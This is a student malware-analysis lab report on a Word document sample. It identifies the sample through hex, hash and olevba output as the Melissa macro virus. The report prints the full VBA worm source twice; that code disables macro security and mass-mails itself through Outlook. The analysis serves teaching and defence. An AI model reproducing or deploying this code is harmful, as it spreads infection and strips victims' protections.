THREAT INTELLIGENCE LAB (CS-5202)

Lab 6 - Sample File Analysis

2021-2022

Pradeesh Kumar.R
MT20ACS523

AREA DIRECTOR NAME
Dr. Debashish Sengupta

FACULTY NAME
Dr. Ashu Sharma

Table of Contents

Objective

To create report on the basis of Analysis done on the provided sample with following details

- Type of file
- Static analysis
- What file do?
- Threat Intel (collect similar file info from wild)
- Yara rule

Sample Location:
https://github.com/ashubits/Threat-Intel-course/blob/main/sample_lab6_18_sep
Sample Name: sample_lab6_18_sep

Type of File

To check the type of the file, the sample was analyzed in Hex Editor, PEStudio and Virus Total.

Hex Editor

The sample was opened using HexEd.it - Browser-based Online and Offline Hex Editing to display its contents byte by byte to check the file signature.

File Information

File Name	sample_lab6_18_sep
File Size	45,056 bytes (44 KiB)

Data Inspector (Little-endian)

Type	Unsigned (+)	Signed (±)
8-bit Integer	208	-48
16-bit Integer	53200	-12336
24-bit Integer	1167312	1167312
32-bit Integer	3759263696	-535703600
64-bit Integer (+)	16220472316735377360	
64-bit Integer (±)	-2226271756974174256	
16-bit Float. P.	-31.25	
32-bit Float. P.	-4.2027381e+19	
64-bit Float. P.	-5.863937899597236e+159	
LEB128 (+)	288720	
LEB128 (±)	288720	
MS-DOS DateTime	Invalid date	
OLE 2.0 DateTime	Invalid date	
UNIX 32-bit DateTime	2089-02-14 23:54:56 UTC	
Macintosh HFS DateTime	2023-02-15 05:24:56 Local	
Macintosh HFS+ DateTime	2023-02-14 23:54:56 UTC	
Binary	● ● ○ ● ○ ○ ○ ○	

Data Inspector (Big-endian)


sample_lab6_18_sep


```
00000000  D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00  ╨Ï.à¡±.á.ß........
00000010  00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00  ........>...▪ ..
00000020  06 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
00000030  3A 00 00 00 00 00 00 00 00 10 00 00 3C 00 00 00  :...........<...
00000040  01 00 00 00 FE FF FF FF 00 00 00 00 39 00 00 00  ....▪   ....9...
00000050  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000060  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000070  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000080  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000090  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000000F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000100  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000110  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000120  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000130  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000140  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000150  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000160  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000170  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000180  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000190  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000001A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000001B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000001C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000001D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000001E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
000001F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000200  EC A5 C1 00 7F 60 15 04 00 00 F0 12 BF 00 00 00  ∞Ñ┴.⌂`....≡.┐...
00000210  00 00 00 10 00 00 00 00 00 06 00 00 26 2B 00 00  ............&+..
00000220  0E 00 62 6A 62 6A E6 87 E6 87 00 00 00 00 00 00  ..bjbjµçµç......
00000230  00 00 00 00 00 00 00 00 00 00 00 00 15 04 16 00  ................
```

The file signature of the sample was starting with D0 CF which is a Compound File Binary Format, a container format used for document by older versions of Microsoft Office. The file can be in doc, xls, ppt or msg format.

PEStudio

To get more information about the type of the sample, the sample was examined in PEStudio. The hex bytes of the sample were displayed. When checked in strings section, was able to find the file type of the sample as 'Word document'.





Virus Total

To confirm the file type of the sample, the file was analyzed in virus total. The file was available on Virus Total.

Virus Total Link:

https://www.virustotal.com/gui/file/b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf

DETECTION | DETAILS | RELATIONS | COMMUNITY 1

Basic Properties

MD5	1f2cdda0739dfffca3002e5caa12bbf9
SHA-1	0a3f52c2c45a94fb212bb02ffceae6deee96a7ed
SHA-256	b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf
Vhash	b227c5d2cdd4c2b1ecfb711a72028e06
SSDEEP	384:FLIZbfUV37fp5kHh5zD83HWJxlJwStdFQhGoWSpwlyluD9AQH+j3+6OZ:Jbfm37f3k7PYHD0WSpMyl4A7d
TLSH	T13913B800A6F58B16E5FB573048FBEBE71F36BC01AE35860B2290730D1D76B90AD61326
File type	MS Word Document
Magic	CDF V2 Document, Little Endian, Os: Windows, Version 5.0, Code page: 1250, Title: ZARZ□D MIASTA OLSZTYNA, Author: Urz□d Miasta, Template: Normal, Last Saved By: UM Olsztyn, Revision Number: 4, Name of Creating Application: Microsoft Office Word, Total Editing Time: 21:00, Last Printed: Wed May 04 07:33:00 2005, Create Time/Date: Wed May 04 06:11:00 2005, Last Saved Time/Date: Mon May 16 08:04:00 2005, Number of Pages: 1, Number of Words: 496, Number of Characters: 2979, Security: 0
TrID	Microsoft Word document (78.9%)
TrID	Generic OLE2 / Multistream Compound (21%)
File size	44.00 KB (45056 bytes)

The file is a Microsoft Word document with malicious code that gets automatically activated when the document is closed.

Static Analysis

Static Analysis for the sample was analyzed using Strings, PEStudio and olevba.

Strings

Using strings, the strings of the sample file is extracted and placed in the below location.
https://github.com/PradeeshKumar-NIIT/CS-5202-Threat-intelligence/blob/main/Lab%206/strings.txt


C:\Windows\System32\cmd.exe


```
Microsoft Windows [Version 10.0.19043.1165]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Pradeesh Kumar.R\Desktop\Software\Strings>strings.exe

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

usage: strings.exe [-a] [-f offset] [-b bytes] [-n length] [-o] [-s] [-u] <file or directory>
-a      Ascii-only search (Unicode and Ascii is default)
-b      Bytes of file to scan
-f      File offset at which to start scanning.
-o      Print offset in file string was located
-n      Minimum string length (default is 3)
-s      Recurse subdirectories
-u      Unicode-only search (Unicode and Ascii is default)
-nobanner
        Do not display the startup banner and copyright message.


C:\Users\Pradeesh Kumar.R\Desktop\Software\Strings>strings "C:\Users\Pradeesh Kumar.R\Downloads\sample_lab6_18_sep" > strings.txt

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com


C:\Users\Pradeesh Kumar.R\Desktop\Software\Strings>
```


PEStudio


PEStudio was used to check for suspicious patterns, unexpected metadata and other valuable indicators present in the sample.

The below images show the hash values of the sample and the indications that the sample can be malicious. In virus total, 50 out of 61 antivirus companies have stated that the sample is malicious. It also shows the strings present in the sample.










Olevba

Using olevba, we can detect VBA macros in MS Office, extract VBA macro source code and detect and decodes strings obfuscated with Hex/Base64/StrReverse/Dridex.

Select olevba

```
FLARE Fri 09/17/2021 22:32:34.73
C:\Users\IEUser\Desktop>olevba -a C:\Users\IEUser\Downloads\sample_lab6_18_sep.docx
olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools
===============================================================================
FILE: C:\Users\IEUser\Downloads\sample_lab6_18_sep.docx
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO Melissa.cls
in file: C:\Users\IEUser\Downloads\sample_lab6_18_sep.docx - OLE stream: 'Macros/VBA/Melissa'
-------------------------------------------------------------------------------
VBA MACRO VBA_P-code.txt
in file: VBA P-code - OLE stream: 'VBA P-code'
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |Document_Close      |Runs when the Word document is closed       |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is |
|          |                    |opened                                      |
|Suspicious|CreateObject        |May create an OLE object                    |
|Suspicious|VBProject           |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|VBComponents        |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|CodeModule          |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|AddFromString       |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|System              |May run an executable file or a system      |
|          |                    |command on a Mac (if combined with          |
|          |                    |libc.dylib)                                 |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source   |
|          |                    |code and P-code are different, this may have |
|          |                    |been used to hide malicious code            |
+----------+--------------------+--------------------------------------------+
VBA Stomping detection is experimental: please report any false positive/negative at https://github.com/decalage2/oletools/issues
```

The embedded malicious code along with the information extracted from olevba is extracted and placed in the below location.



https://github.com/PradeeshKumar-NIIT/CS-5202-Threat-intelligence/blob/main/Lab%206/lab6_macroinside.vbs

Malicious Code

The malicious code present in the sample.[7]

```
Private Sub Document_Open()
  On Error Resume Next
  If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> ""
Then
    CommandBars("Macro").Controls("Security...").Enabled = False
    System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1
  Else
    CommandBars("Tools").Controls("Macro").Enabled = False
    Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
Options.SaveNormalPrompt = (1 - 1)
  End If
  Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
  Set UngaDasOutlook = CreateObject("Outlook.Application")
  Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
  If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") <> "... by Kwyjibo" Then
    If UngaDasOutlook = "Outlook" Then
      DasMapiName.Logon "profile", "password"
      For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
          Peep = AddyBook.AddressEntries(x)
          BreakUmOffASlice.Recipients.Add Peep
          x = x + 1
          If x > 50 Then oo = AddyBook.AddressEntries.Count
        Next oo
        BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
        BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone
else ;-)"
        BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
        BreakUmOffASlice.Send
```

```
      Peep = ""
    Next y
    DasMapiName.Logoff
  End If
  System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") = "... by Kwyjibo"
 End If
 Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
 Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
 NTCL = NTI1.CodeModule.CountOfLines
 ADCL = ADI1.CodeModule.CountOfLines
 BGN = 2
 If ADI1.New <> "Melissa" Then
  If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL
  Set ToInfect = ADI1
  ADI1.New = "Melissa"
  DoAD = True
 End If
 If NTI1.New <> "Melissa" Then
  If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL
  Set ToInfect = NTI1
  NTI1.New = "Melissa"
  DoNT = True
 End If
 If DoNT <> True And DoAD <> True Then GoTo CYA
 If DoNT = True Then
  Do While ADI1.CodeModule.Lines(1, 1) = ""
   ADI1.CodeModule.DeleteLines 1
  Loop
  ToInfect.CodeModule.AddFromString("Private Sub Document_Close()")
  Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
   ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
   BGN = BGN + 1
  Loop
 End If
 If DoAD = True Then
  Do While NTI1.CodeModule.Lines(1, 1) = ""
   NTI1.CodeModule.DeleteLines 1
  Loop
  ToInfect.CodeModule.AddFromString("Private Sub Document_Open()")
  Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
   ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
   BGN = BGN + 1
  Loop
 End If
 CYA:
```

```
  If NTCL <> 0 And ADCL = 0 And (Instr(1, ActiveDocument.New, "Document") = False)
Then
    ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
  ElseIf (Instr(1, ActiveDocument.New, "Document") <> False) Then
  ActiveDocument.Saved = True: End If
  'WORD/Melissa written by Kwyjibo
  'Works in both Word 2000 and Word 97
  'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
  'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
  If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-
word-score, plus fifty points for using all my letters. Game's over. I'm outta here."
End Sub



---
Attribute VB_Name = "Melissa"
Attribute VB_Base = "1Normal.Melissa"
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> ""
Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
```

```
        For oo = 1 To AddyBook.AddressEntries.Count
           Peep = AddyBook.AddressEntries(x)
           BreakUmOffASlice.Recipients.Add Peep
           x = x + 1
           If x > 50 Then oo = AddyBook.AddressEntries.Count
        Next oo
        BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
        BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone
else ;-)"
        BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
        BreakUmOffASlice.Send
        Peep = ""
    Next y
DasMapiName.Logoff
End If
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") = "... by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
```

```
End If
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False)
Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True: End If
'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-
score, plus fifty points for using all my letters.  Game's over.  I'm outta here."
End Sub
```

What File do?

This virus works with both Word 97 and Word 2000 and the macro activates when an infected document is closed. If it is activated in Word 2000, it will lower the security setting to the lowest level by modifying the registry and will disable the Word menu commands (Macro\Security) which allows the user to reinstate security settings. In Word97, the virus disables the Tools/Macro menu commands, the Confirm Conversions option, the MS Word macro virus protection, and the Save Normal Template prompt. The virus then checks to see if the registry key "HKEY_CURRENT_USER\Software\Microsoft\Office\Melissa?" contains the value "... by Kwyjibo." This is how the virus determines whether it has activated on this system.

The virus then opens Outlook, if present on the system, and sends one email for each address list. The email may contain up to 50 recipients. The email will contain the subject line: "Important Message From {user name}" and the message body will be "Here is that document you asked for . . . don't show anyone else :-)" The virus then attaches a copy of the infected active document to the outgoing mail. The name of the original infected attachment was List.doc, but it could be any name.

If the user does not have Outlook, the virus will not work. Then the virus modifies the value of the registry key mentioned above so it is equal to ". . . by Kwijibo" -- indicating that it has successfully activated on this computer. After that, the virus checks to see if the normal template and active document are infected, and if either is not, it infects the file. Finally, if the day of the month is

equal to the minute (for example, if it is March 26 at 3:26 pm), the virus will type the following text on the active document: "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

Threat Intel

The sample file belongs to Melissa virus family. it was not a standalone program, it was not classified as a worm. It targeted Microsoft Word and Outlook-based systems and created considerable network traffic. The virus would infect computers via Email.
The files similar to the sample files are

- 51a319db15b885161702caf96ac6f0de
- 02cd26ed2813d996d4d9d1277636dd91
- 3fa51b2984d79bc69a280870e4387cf0
